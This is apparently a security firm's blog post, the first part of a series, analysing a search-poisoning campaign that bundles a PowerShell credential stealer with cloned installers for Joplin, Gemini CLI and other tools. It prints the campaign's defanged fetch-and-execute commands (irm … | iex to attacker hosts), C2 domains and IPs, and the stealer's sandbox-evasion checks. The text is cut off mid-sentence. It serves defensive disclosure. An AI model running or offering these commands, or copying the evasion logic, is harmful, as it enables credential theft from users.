Search

Analysis of a credential-stealer malware campaign – Part 1

Search

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026

Analysis of a credential-stealer malware campaign – Part 1

Introduction

In March 2026, cirosec identified an active malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools such as Joplin, PuTTY, WinSCP, KeePass, FileZilla, 7-Zip, and, more recently, Gemini CLI. The attackers cloned the official websites of these products, manipulated Bing search rankings to place their malicious copies above the legitimate results, and bundled a credential-stealer with genuine software installers. Because the real application is installed along with the malware, victims have little reason to suspect that anything went wrong.

The campaign is notable for both its extent and its evasion techniques. We identified over 25 attacker-controlled domains that impersonate at least 12 different software products. These domains were registered in distinct waves, beginning in late March 2026 and continuing as of mid-April. Strict referrer checking ensures that only visitors arriving from Bing see the malicious content – visitors accessing the site directly and automated scanners receive a 404 response, which has likely contributed to the campaign remaining largely undetected by search engine abuse filters.

Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents. Afterwards, it awaits further instructions from its command and control server, for example to download and execute arbitrary code. During our investigation, the campaign evolved from a straightforward infostealer into a multi-staged malware with persistence mechanisms, remote code execution, and a custom Chrome browser extension, which will be examined in part two of this series.

This first part covers the infection path from search engine to payload delivery, the attacker infrastructure behind it, and a detailed analysis of the PowerShell-based stealer, including its encryption scheme, sandbox evasion, and data exfiltration routines.

Infection path

Search results on Bing



The campaign used as an example in this blog post uses a malicious website disguised as the official website of the Joplin app (https://joplinapp.org/) to spread the malware. When using the Bing search engine to search for anything related to this program, the malicious site (https[:]//joplinapp[.]co[.]com) is frequently listed above the original download site or amongst the top results.

Figure 1: Results of a Bing search for "joplin download" with the malicious website as the first result
Figure 2: Results of a Bing search for "joplin app" with malicious website as the first result
Konrad Weyhing

Consultant

Colin Glätzer

Consultant

Category
Date
Navigation




After clicking on the malicious Bing result from joplinapp[.]co[.]com, the user is redirected to one of the main malicious domains (e.g. Joplin-desktop[.]app, see Figure 3) with a request that specifically calls the /check?t=<hash> endpoint, adding a hash-like random URL-Parameter “t”. If the server accepts the request, the response includes a hidden form along with some JavaScript that triggers a POST request to that same URL.

Figure 3: Redirect after clicking on the Bing result joplinapp[.]co[.]com
Figure 4: Request and response to /check endpoint

The POST request returns an HTML document that impersonates the original webpage. Across all domains we tested, the only body parameter submitted was reader=yes. We suspect that this parameter, together with the user-agent header, determines whether the server responds with a legitimate download link or delivers the malware payload.

Figure 5: Impersonating HTML response

The whole communication chain from the user clicking on the Bing result until arriving on the phishing domain looks like this:

Figure 6: Chain of redirects from Bing result to shown phishing domain



Arriving on the malicious website via the browser, there is almost no noticeable difference between the original and the fake site except for the missing language selection in the menu bar at the top.

Figure 7: Original Joplin website
Figure 8: Malicious website controlled by the attackers

Due to the chain of referrer checks and finally a POST command, most scanners will simply exit on the “Not Found” page, which further retains the campaign’s stealth.

During our research, we were unable to find any search engine other than Bing that was an accepted referrer.

Malicious installer

Once the malicious page is loaded, a click on the download button downloads a malicious installer (Joplin-Setup.exe). The executable is signed using a certificate issued to the company “Shenzhen Xingzhongxing Electronic Technology Co., Ltd.”, which has since been revoked.


Executing the installer, the original Joplin software is installed on the user’s device to give the impression that everything worked as intended. At the same time, the malicious PowerShell script is downloaded and executed in the background, this will be discussed in detail in the chapter about malware analysis. The analysis of the executable file on the VirusTotal platform shows the following details:

iex(irm events[.]ms709[.]com)

Malicious CLI command



The newer version of the malware, which we will cover in part two of this blog post series, uses a more sophisticated impersonation attempt, shown below for the Gemini CLI on geminicli[.]co[.]com.

Figure 9: Bing results for "gemini-cli", the first result leads to the malicious site and the last one to the legitimate site

In this case, just as on Gemini CLI’s original website, the malicious website offers a PowerShell command to install the application; however, this command (as shown below) differs from the legitimate one.

powershell -c „irm use-gemini[.]com/install.ps1 | iex”

The client is lured into copying and running this command on its machine, which installs the following npm packet in the background:

npm install -g @google/gemini-cli
Figure 10: Legitimate (left) and malicious (right) website side-by-side


The malicious website bases its decision on whether to show the legitimate or the malicious command on the user-agent. In the next step, the endpoint delivering the install.ps1 script checks for the user-agent again and decides if the downloaded PowerShell file should include the final malicious install commands (or only the legitimate npm install).

Figure 11: Using different user-agents leads to different responses

According to our research, the endpoint only returns the malicious command if the user-agent header includes “WindowsPowerShell”, which is used to avoid automated detection.

Since the malware variant distributed through this specific infection chain is more complex, but also similar to the variant distributed via the Joplin installer, we will investigate this variant further in a second part of the blog post.

Attacker infrastructure

The attacker hosts multiple malicious websites on their servers 5.8.18[.]129 and 5.8.18[.]88, as well as more recently on 109.107.170[.]57. All of them impersonate a legitimate website of a company or product (like 7zip, Cyberduck, EmEditor, Filezilla, ShareX, Joplin, Keepass, Mullvad VPN, PuTTY, S3 Browser and WinSCP). Most domains we observed were registered on March 26, 2026 and April 3, 2026, with another wave starting on April 14.

The URLs are made to be confused with the original one, featuring typographical errors or just domains that look like legitimate ones (e.g. joplin-desktop instead of joplinapp). The second level domains *.co.com and *.us.com are used by the attacker as entry points for the campaign on Bing. The entry point domains redirect to newly registered domains such as joplinapp.org.

We suspect that the co.com domains are used in this campaign because, as second-level domains (SLDs), they lack a proper WHOIS entry. This likely causes Bing to treat them as subdomains of the long-established co.com domain rather than freshly registered ones, ranking them higher in search results.

Both the .exe installer and the .ps1 script ultimately download the malware by contacting the command and control (C2) server (in this example events[.]ms709[.]com) using irm and then invoking the script via iex.

Figure 12: Download and invocation of malware from the C2 server

The C2 server provides the malware sample. We observed multiple domains serving the malware: events[.]ms709[.]com, metrics[.]msft17[.]com and events[.]msft23[.]com. All of these domains were hosted on the same IP addresses: 93.152.217[.]97, 104.21.87[.]46 and 45.150.66[.]3. Over time, Cloudflare was added as a reverse proxy in front of some of the hosts.


One of the IP addresses exposed a swagger documentation of the API used by the malware to communicate with the servers:

Figure 13: FastAPI on host 93.152.217[.]97

All URLs found to be part of the campaign are listed in the IoCs chapter at the end of this post.

Malware analysis

The downloaded executable extracts and runs a PowerShell file that acts as the malicious component. To give the user a false sense of security, the original application is installed, while the PowerShell continues running in the background, the same applies to the copied malicious cli commands.


The mentioned ms709[.]com server provides a uniquely obfuscated script each time the server is contacted. The obfuscation mostly relies on the addition of garbage code and string substitution, which, as a side effect, inflates the script to more than ten times  its size without obfuscation. The usage of these techniques varies between different downloads. Unfortunately, this also means that a hash-based detection is not possible.

Figure 14: Hash comparison of two downloaded malware samples

Using a custom PowerShell deobfuscator, it was possible to get rid of the redundant statements and make the code more human-readable.

The PowerShell malware is primarily concerned with infostealing and not with persistence. It has in effect 3 relevant endpoints it uses to exfiltrate information and retrieves further instructions from:

  • /take: Initial recon, system info and client RSA pub key exfiltration
  • /validate: Heartbeats and logs
  • /process: Main upload of exfiltrated data


Alongside obfuscation, the script also performs sandbox detection. If matching files, hashes or lengths are found, the program will exit immediately. For our analysis we deactivated these checks before uploading the script to Any.Run (https://app.any.run/tasks/1c034401-1238-4eca-a18d-e353c8300c06).

Figure 15: Function to determine if certain files are present on the system

Some of the checks are:

  • check for a specific SHA-256 hash of the background image located at %AppData%\Microsoft\Windows\Themes\TranscodedWallpaper with the hash of a commonly used wallpaper in sandboxes
  • check for the presence of the files ”пароли.txt” and “new songs.txt”
  • check if less than 10 processes are currently running
  • check if qemu is used for virtualization

After ensuring that the script is not running in a sandbox, the script tries to detect the victim’s country by checking for the “OSLanguage” value and decides whether to continue with the attack.

Countries excluded from attacks are:

AZ – Azerbaijan; AM – Armenia; BY – Belarus; GE – Georgia; KZ – Kazakhstan; KG – Kyrgyzstan; MD – Moldova; RU – Russia; TJ – Tajikistan; TM – Turkmenistan; UZ – Uzbekistan; UA – Ukraine; IR – Iran

Traffic encryption / obfuscation

The script contains two hard coded RSA keys (key A and key B). Key A is used for outgoing messages and key B for verifying incoming messages. Furthermore, a unique RSA key pair is generated during runtime and used to sign outgoing messages and decrypt incoming messages (key C).

Every communication with the external C2 server is in a specific format, where the payload is encrypted via AES and signed using the RSA public key (C). For each message a new AES key is generated locally, encrypted with the RSA public key (A) and embedded in the message body. The data sent in the body of the request using the following JSON format:

{
